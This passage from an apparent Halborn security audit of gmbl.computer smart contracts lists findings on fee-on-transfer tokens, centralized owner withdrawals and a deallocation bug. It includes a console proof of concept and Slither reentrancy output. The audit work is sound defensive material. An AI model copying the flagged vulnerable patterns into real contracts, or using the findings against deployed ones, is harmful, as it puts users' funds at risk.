        uint256 previousPercent = RewardsInfo_.cycleRewardsPercent;
        RewardsInfo_.cycleRewardsPercent = percent;
        emit CycleRewardsPercentUpdated(
            token,
            previousPercent,
            RewardsInfo_.cycleRewardsPercent
        );
    }
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:L/D:N/Y:N/R:N/S:U (2.5)

Recommendation:

It is recommended to implement a function to change the value of the autoLockPercent parameter to enable this feature.

Remediation Plan:

SOLVED: The gmbl.computer team solved the issue in commit b2988fc by adding the updateAutoLockPercent function to the REWRD contract.

4.6 (HAL-06) INCOMPATIBILITY WITH FEE-ON-TRANSFER TOKENS - LOW (2.1)

Description:

It was identified that the depositERC20 function in the HOUSE contract assumes that the safeTransferFrom call will transfer the full amount of tokens.

This may not be true if the tokens being transferred are fee-on-transfer tokens, causing the received amount to be lesser than the accounted amount. For example, DGX (Digix Gold Token) and CGT (CACHE Gold) tokens apply transfer fees, and the USDT (Tether) token also has a currently disabled fee feature.

In these cases, the contract does not have the full token amounts and the following withdrawERC20, ownerWithdrawERC20 and ownerEmergencyWithdrawERC20 functions may revert because of insufficient funds.

Code Location:

Listing 10: src/modules/HOUSE/HOUSE.sol (Lines 41-43)

```
36    function depositERC20(
37        ERC20 token,
38        address from,
39        uint256 amount
40    ) external permissioned {
41        balances[address(token)] += amount;
42        token.safeTransferFrom(from, address(this), amount);
43        emit Deposit(from, address(token), amount);
44    }
```

BVSS:

AO:A/AC:L/AX:H/C:N/I:M/A:M/D:N/Y:N/R:N/S:U (2.1)

Recommendation:

It is recommended to get the exact received amount of the tokens being transferred by calculating the difference of the token balance before and after the transfer and using it to update all the variables correctly.

Remediation Plan:

SOLVED: The gmbl.computer team solved the issue in commit b2988fc by calculating the exact received amount in the depositERC20 function.

4.7 (HAL-07) CENTRALIZED HOUSE OPERATIONS - LOW (2.0)

Description:

Users can deposit funds into the House contract with the depositERC20 and depositNative functions and use this balance in off-chain activities. At the end of the activity, the manager calls the initiateUserWithdrawal function, which updates the number of funds stored in the contract that can be withdrawn with the withdrawERC20 and withdrawNative functions.

However, it was identified that between the call of the deposit and initiateUserWithdrawal functions, the owner can withdraw the full amount to an arbitrary address using the ownerWithdrawERC20, ownerWithdrawNative , ownerEmergencyWithdrawERC20, ownerEmergencyWithdrawNative functions.

It was also identified that the initiateUserWithdrawal function could be used by the manager to credit arbitrary amounts of funds to the users.

Code Location:

Listing 11: /src/policies/HousePolicy.sol

```
    /// @notice Credits a user (`to`) to withdraw additional `balanceDelta` of `token`
    /// @dev This is to update the intenral accounting of this escrow contract to that of offchain balances
    function initiateUserWithdrawal(
        address token,
        address to,
        uint256 balanceDelta
    ) external permissioned {
        withdrawEscrowBalances[address(token)][to] += balanceDelta;
        balances[token] -= balanceDelta;
    }

    /// @notice Withdraws `amount` of `token` on behalf of `to`
    function ownerWithdrawERC20(
        ERC20 token,
        address to,
        uint256 amount
    ) external permissioned {
        balances[address(token)] -= amount;
        token.safeTransfer(to, amount);
    }

    /// @notice Withdraws `amount` of native token on behalf of `to`
    function ownerWithdrawNative(
        address payable to,
        uint256 amount
    ) external permissioned {
        balances[address(0)] -= amount;
        SafeTransferLib.safeTransferETH(to, amount);
    }

    /// @notice Same as ownerWithdrawERC20(), but does not update internal balance accounting. *unsafe*
    function ownerEmergencyWithdrawERC20(
        ERC20 token,
        address to,
        uint256 amount
    ) external permissioned {
        token.safeTransfer(to, amount);
    }

    /// @notice Same as ownerWithdrawNative(), but does not update internal balance accounting. *unsafe*
    function ownerEmergencyWithdrawalNative(
        address payable to,
        uint256 amount
    ) external permissioned {
        SafeTransferLib.safeTransferETH(to, amount);
    }
```

Listing 12: src/modules/HOUSE/HOUSE.sol

```
    /// @notice Withdraws `amount` of native token on behalf of `to`
    function ownerWithdrawNative(
        address payable to,
        uint256 amount
    ) external permissioned {
        balances[address(0)] -= amount;
        SafeTransferLib.safeTransferETH(to, amount);
    }

    /// @notice Same as ownerWithdrawERC20(), but does not update internal balance accounting. *unsafe*
    function ownerEmergencyWithdrawERC20(
        ERC20 token,
        address to,
        uint256 amount
    ) external permissioned {
        token.safeTransfer(to, amount);
    }

    /// @notice Same as ownerWithdrawNative(), but does not update internal balance accounting. *unsafe*
    function ownerEmergencyWithdrawalNative(
        address payable to,
        uint256 amount
    ) external permissioned {
        SafeTransferLib.safeTransferETH(to, amount);
    }
```

BVSS:

AO:S/AC:L/AX:L/C:N/I:N/A:N/D:C/Y:N/R:N/S:U (2.0)

Recommendation:

It is recommended to implement more granular role-based access control to further separate emergency and high-privilege functions from normal operations and employ multi-signature access for the former.

Consider using the following recommendations to enhance security:
- Multi-sig access can be used for highly privileged accounts as an additional layer of protection.
- A time-lock mechanism can be used to delay the withdrawals to allow the administrators to pause the contract in case the manager account gets compromised. Note that currently, pausing the contract does not prevent withdrawals.

Remediation Plan:

RISK ACCEPTED: The gmbl.computer team accepted the risk. The team mitigated the risk in commit b2988fc by adding a time-lock mechanism to delay withdrawals approved by the manager to allow the owner to pause the contract in case the manager account gets compromised. However, the success of pausing the contract in time depends on the length of the time-lock period and the type of monitoring applied. Attackers may use private mempools, and therefore, monitoring systems may only detect the initiateUserWithdrawal transaction after it was executed. To further mitigate the risk of centralization, gmbl.computer team will use multi-sig access for the owner account. Note that this may also increase the response time, and therefore, it is recommended to use a separate account by the monitoring system, only having permission to pause the contract.

Note that since the balance calculations are performed off-chain by the manager, the validity of these calculations cannot be guaranteed on-chain.

4.8 (HAL-08) FULL BALANCE CANNOT BE DEALLOCATED - INFORMATIONAL (1.6)

Description:

It was identified that it is not possible to deallocate the users’ full balance in the XGMBL contract because of an improper balance check in the _deallocate function.

Code Location:


The _deallocate function also reverts if the amount to be deallocated equals with the allocatedAmount:

Listing 13: src/modules/XGMBL/XGMBL.sol (Lines 701-702)

```
694     /// @dev Deallocates `amount` of available xGMBL of `userAddress`'s xGMBL from rewards contracts
695     function _deallocate(address userAddress, uint256 amount) internal {
696         if (amount == 0) revert XGMBL_Deallocate_NullAmount();
697
698         // check if there is enough allocated xGMBL to Rewards to deallocate
699         uint256 allocatedAmount = rewardsAllocations[userAddress];
700
701         if (amount >= allocatedAmount)
702             revert XGMBL_Deallocate_UnauthorizedAmount();
703
704         // remove deallocated amount from Reward's allocation
705         rewardsAllocations[userAddress] = allocatedAmount - amount;
706
707         // adjust user's xGMBL balances
708         xGMBLBalance storage balance = xGMBLBalances[userAddress];
709         balance.allocatedAmount -= amount;
710         _transferFromSelf(address(this), userAddress, amount);
711
```

Proof of Concept:

It is not possible to deallocate the full balance of user1:



```
>>> printBalance(user1)
GMBL Balance:
balance: 250.0 (250000000000000000000)
xGMBL Balance:
allocated:  250.0 (250000000000000000000)
redeeming: 0.0 (0)
>>> xgmbl.deallocate(250 * 10**18, b'0', {'from': user1})
Transaction sent: 0x993e6cff3a87784e77f9ff3935a6e8d23d22d09a2243dbde83bc85bfa5b5be7c
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 3
  XGMBL.deallocate confirmed (reverted)   Block: 17393363   Gas used: 29073 (0.43%)

<Transaction '0x993e6cff3a87784e77f9ff3935a6e8d23d22d09a2243dbde83bc85bfa5b5be7c'>
>>> xgmbl.deallocate(250000000000000000000-1, b'0', {'from': user1})
Transaction sent: 0x7f1b0139e3b29441dcde7dde62f0fdf40ea5facca55b6b30dec4099a3b7bed4c
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 4
  XGMBL.deallocate confirmed   Block: 17393364   Gas used: 127882 (1.90%)

<Transaction '0x7f1b0139e3b29441dcde7dde62f0fdf40ea5facca55b6b30dec4099a3b7bed4c'>
...
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:L/D:L/Y:N/R:P/S:U (1.6)

Recommendation:

It is recommended to review the _deallocate function and only revert if the amount to be unallocated is greater than the user’s allocatedAmount.

Remediation Plan:

SOLVED: The gmbl.computer team solved the issue in commit b2988fc by fixing the condition in the _deallocate function.

4.9 (HAL-09) MISSING NATSPEC COMMENTS - INFORMATIONAL (0.0)

Description:

Several contract functions are missing NatSpec comments. Since **NatSpec** is an important part of the code documentation, this affects the understandability, auditability, and usability of the code.

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:N/S:U (0.0)

Recommendation:

Consider adding full **NatSpec** comments so that all the functions are fully documented across all the codebase.

Remediation Plan:

SOLVED: The gmbl.computer team solved the issue in commit b2988fc by extending the documentation of the functions in the contracts.

AUTOMATED TESTING


5.1 STATIC ANALYSIS REPORT

Description:


Halborn used automated testing techniques to enhance the coverage of certain areas of the smart contracts in scope. Among the tools used was Slither, a Solidity static analysis framework. After Halborn verified the smart contracts in the repository and was able to compile them correctly into their abis and binary format, Slither was run against the contracts. This tool can statically verify mathematical relationships between Solidity variables to detect invalid or inconsistent usage of the contracts' APIs across the entire code-base.

Results:

src/modules/XGMBL/XGMBL.sol



```
Reentrancy in XGMBL.cancelRedeem(uint256) (contracts/modules/XGMBL/XGMBL.sol#493-517):
	External calls:
	- IxGMBLTokenUsage(_redeem.RewardsAddress).deallocate(msg.sender,_redeem.RewardsAllocation,new bytes(0)) (contracts/modules/XGMBL/XGMBL
.sol#506-510)
	State variables written after the call(s):
	- _deleteRedeemEntry(redeemIndex) (contracts/modules/XGMBL/XGMBL.sol#516)
		- userRedeems[msg.sender][index] = userRedeems[msg.sender][userRedeems[msg.sender].length - 1] (contracts/modules/XGMBL/XGMBL.s
ol#739-741)
		- userRedeems[msg.sender].pop() (contracts/modules/XGMBL/XGMBL.sol#742)
Reentrancy in XGMBL.finalizeRedeem(uint256) (contracts/modules/XGMBL/XGMBL.sol#420-446):
	External calls:
	- _finalizeRedeem(msg.sender,_redeem.xGMBLAmount,_redeem.GMBLAmount) (contracts/modules/XGMBL/XGMBL.sol#431)
		- GMBLToken.burn(GMBLExcess) (contracts/modules/XGMBL/XGMBL.sol#670)
	State variables written after the call(s):
	- balance.allocatedAmount -= _redeem.RewardsAllocation (contracts/modules/XGMBL/XGMBL.sol#435)
Reentrancy in XGMBL.finalizeRedeem(uint256) (contracts/modules/XGMBL/XGMBL.sol#420-446):
	External calls:
	- _finalizeRedeem(msg.sender,_redeem.xGMBLAmount,_redeem.GMBLAmount) (contracts/modules/XGMBL/XGMBL.sol#431)
		- GMBLToken.burn(GMBLExcess) (contracts/modules/XGMBL/XGMBL.sol#670)
	- IxGMBLTokenUsage(_redeem.RewardsAddress).deallocate(msg.sender,_redeem.RewardsAllocation,new bytes(0)) (contracts/modules/XGMBL/XGMBL
.sol#437-441)
	State variables written after the call(s):
	- _deleteRedeemEntry(redeemIndex) (contracts/modules/XGMBL/XGMBL.sol#445)
		- userRedeems[msg.sender][index] = userRedeems[msg.sender][userRedeems[msg.sender].length - 1] (contracts/modules/XGMBL/XGMBL.s
ol#739-741)
		- userRedeems[msg.sender].pop() (contracts/modules/XGMBL/XGMBL.sol#742)
Reentrancy in XGMBL.redeem(uint256,uint256) (contracts/modules/XGMBL/XGMBL.sol#344-417):
	External calls:
	- _deallocateAndLock(msg.sender,RewardsRedeemAmount - NewRewardsAllocation,balance) (contracts/modules/XGMBL/XGMBL.sol#378-382)
		- RewardsAddress.deallocate(userAddress,rewardsRedeemAmount,new bytes(0)) (contracts/modules/XGMBL/XGMBL.sol#724-728)
	State variables written after the call(s):
	- _transferFromSelf(msg.sender,address(this),xGMBLAmount - RewardsRedeemAmount) (contracts/modules/XGMBL/XGMBL.sol#386-390)
		- balanceOf[who] -= amount (contracts/modules/XGMBL/XGMBL.sol#757)
		- balanceOf[to] += amount (contracts/modules/XGMBL/XGMBL.sol#762)
Reentrancy in XGMBL.redeem(uint256,uint256) (contracts/modules/XGMBL/XGMBL.sol#344-417):
	External calls:
	- _deallocateAndLock(msg.sender,RewardsRedeemAmount,balance) (contracts/modules/XGMBL/XGMBL.sol#407)
		- RewardsAddress.deallocate(userAddress,rewardsRedeemAmount,new bytes(0)) (contracts/modules/XGMBL/XGMBL.sol#724-728)
	State variables written after the call(s):
	- _transferFromSelf(msg.sender,address(this),xGMBLAmount - RewardsRedeemAmount) (contracts/modules/XGMBL/XGMBL.sol#409-413)
		- balanceOf[who] -= amount (contracts/modules/XGMBL/XGMBL.sol#757)
		- balanceOf[to] += amount (contracts/modules/XGMBL/XGMBL.sol#762)
Reentrancy in XGMBL.updateRedeemRewardsAddress(uint256) (contracts/modules/XGMBL/XGMBL.sol#454-489):
	External calls:
	- _redeem.RewardsAddress.deallocate(msg.sender,_redeem.RewardsAllocation,new bytes(0)) (contracts/modules/XGMBL/XGMBL.sol#466-470)
	- RewardsAddress.allocate(msg.sender,_redeem.RewardsAllocation,new bytes(0)) (contracts/modules/XGMBL/XGMBL.sol#473-477)
	State variables written after the call(s):
	- _redeem.RewardsAddress = RewardsAddress (contracts/modules/XGMBL/XGMBL.sol#487)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1
```




```
XGMBL.constructor(GMBL,Kernel) (contracts/modules/XGMBL/XGMBL.sol#68-71) ignores return value by _transferWhitelist.add(address(this)) (contrac
ts/modules/XGMBL/XGMBL.sol#70)
XGMBL.updateTransferWhitelist(address,bool) (contracts/modules/XGMBL/XGMBL.sol#621-632) ignores return value by _transferWhitelist.add(userAddr
ess) (contracts/modules/XGMBL/XGMBL.sol#628)
XGMBL.updateTransferWhitelist(address,bool) (contracts/modules/XGMBL/XGMBL.sol#621-632) ignores return value by _transferWhitelist.remove(userA
ddress) (contracts/modules/XGMBL/XGMBL.sol#629)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return

Reentrancy in XGMBL.redeem(uint256,uint256) (contracts/modules/XGMBL/XGMBL.sol#344-417):
        External calls:
        - _deallocateAndLock(msg.sender,RewardsRedeemAmount - NewRewardsAllocation,balance) (contracts/modules/XGMBL/XGMBL.sol#378-382)
                - RewardsAddress.deallocate(userAddress,rewardsRedeemAmount,new bytes(0)) (contracts/modules/XGMBL/XGMBL.sol#724-728)
        State variables written after the call(s):
        - userRedeems[msg.sender].push(RedeemInfo(GMBLAmount,xGMBLAmount,_currentBlockTimestamp() + duration,RewardsAddress,NewRewardsAllocatio
n)) (contracts/modules/XGMBL/XGMBL.sol#394-402)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

Reentrancy in XGMBL._deallocateAndLock(address,uint256,XGMBL.xGMBLBalance) (contracts/modules/XGMBL/XGMBL.sol#716-735):
        External calls:
        - RewardsAddress.deallocate(userAddress,rewardsRedeemAmount,new bytes(0)) (contracts/modules/XGMBL/XGMBL.sol#724-728)
        Event emitted after the call(s):
        - DeallocateAndLock(userAddress,address(RewardsAddress),rewardsRedeemAmount) (contracts/modules/XGMBL/XGMBL.sol#730-734)
Reentrancy in XGMBL.cancelRedeem(uint256) (contracts/modules/XGMBL/XGMBL.sol#493-517):
        External calls:
        - IxGMBLTokenUsage(_redeem.RewardsAddress).deallocate(msg.sender,_redeem.RewardsAllocation,new bytes(0)) (contracts/modules/XGMBL/XGMBL
.sol#506-510)
        Event emitted after the call(s):
        - CancelRedeem(msg.sender,_redeem.xGMBLAmount) (contracts/modules/XGMBL/XGMBL.sol#513)
Reentrancy in XGMBL.redeem(uint256,uint256) (contracts/modules/XGMBL/XGMBL.sol#344-417):
        External calls:
        - _deallocateAndLock(msg.sender,RewardsRedeemAmount - NewRewardsAllocation,balance) (contracts/modules/XGMBL/XGMBL.sol#378-382)
                - RewardsAddress.deallocate(userAddress,rewardsRedeemAmount,new bytes(0)) (contracts/modules/XGMBL/XGMBL.sol#724-728)
        Event emitted after the call(s):
        - Transfer(msg.sender,to,amount) (contracts/modules/XGMBL/XGMBL.sol#765)
                - _transferFromSelf(msg.sender,address(this),xGMBLAmount - RewardsRedeemAmount) (contracts/modules/XGMBL/XGMBL.sol#386-390)
Reentrancy in XGMBL.redeem(uint256,uint256) (contracts/modules/XGMBL/XGMBL.sol#344-417):
        External calls:
        - _deallocateAndLock(msg.sender,RewardsRedeemAmount,balance) (contracts/modules/XGMBL/XGMBL.sol#407)
                - RewardsAddress.deallocate(userAddress,rewardsRedeemAmount,new bytes(0)) (contracts/modules/XGMBL/XGMBL.sol#724-728)
        Event emitted after the call(s):
        - Transfer(msg.sender,to,amount) (contracts/modules/XGMBL/XGMBL.sol#765)
                - _transferFromSelf(msg.sender,address(this),xGMBLAmount - RewardsRedeemAmount) (contracts/modules/XGMBL/XGMBL.sol#409-413)
Reentrancy in XGMBL.updateRedeemRewardsAddress(uint256) (contracts/modules/XGMBL/XGMBL.sol#454-489):
        External calls:
        - _redeem.RewardsAddress.deallocate(msg.sender,_redeem.RewardsAllocation,new bytes(0)) (contracts/modules/XGMBL/XGMBL.sol#466-470)
        - RewardsAddress.allocate(msg.sender,_redeem.RewardsAllocation,new bytes(0)) (contracts/modules/XGMBL/XGMBL.sol#473-477)
        Event emitted after the call(s):
        - UpdateRedeemRewardsAddress(msg.sender,redeemIndex,address(_redeem.RewardsAddress),address(RewardsAddress)) (contracts/modules/XGMBL/X
GMBL.sol#480-485)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

XGMBL.finalizeRedeem(uint256) (contracts/modules/XGMBL/XGMBL.sol#420-446) uses timestamp for comparisons
        Dangerous comparisons:
        - _currentBlockTimestamp() < _redeem.endTime (contracts/modules/XGMBL/XGMBL.sol#426)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp
```

src/modules/GMBL/GMBL.sol


Slither did not identify any vulnerabilities in the contract.

src/modules/HOUSE/HOUSE.sol



```
HOUSE.withdrawNative(address,uint256) (contracts/modules/HOUSE/HOUSE.sol#64-70) sends eth to arbitrary user
        Dangerous calls:
        - to.transfer(amount) (contracts/modules/HOUSE/HOUSE.sol#69)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#functions-that-send-ether-to-arbitrary-destinations

HOUSE.withdrawNative(address,uint256).to (contracts/modules/HOUSE/HOUSE.sol#65) lacks a zero-check on :
                - to.transfer(amount) (contracts/modules/HOUSE/HOUSE.sol#69)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation
```

src/modules/REWRD/REWRD.sol




```
REWRD.emergencyWithdraw(ERC20,address) (contracts/modules/REWRD/REWRD.sol#430-437) uses a dangerous strict equality:
        - balance == 0 (contracts/modules/REWRD/REWRD.sol#435)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-strict-equalities

Reentrancy in REWRD._harvestRewards(address) (contracts/modules/REWRD/REWRD.sol#591-624):
        External calls:
        - IxGMBLToken(xGMBLToken).convertTo(relock,msg.sender) (contracts/modules/REWRD/REWRD.sol#614)
        - IxGMBLToken(xGMBLToken).allocateFromUsage(msg.sender,relock) (contracts/modules/REWRD/REWRD.sol#615)
        State variables written after the call(s):
        - user.pendingRewards = 0 (contracts/modules/REWRD/REWRD.sol#619)
        - user.rewardDebt = userxGMBLAllocation.mul(accRewardsPerShare).div(1e18) (contracts/modules/REWRD/REWRD.sol#620)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1

REWRD.enableDistributedToken(address) (contracts/modules/REWRD/REWRD.sol#336-357) ignores return value by _distributedTokens.add(token) (contra
cts/modules/REWRD/REWRD.sol#355)
REWRD.removeTokenFromDistributedTokens(address) (contracts/modules/REWRD/REWRD.sol#396-408) ignores return value by _distributedTokens.remove(t
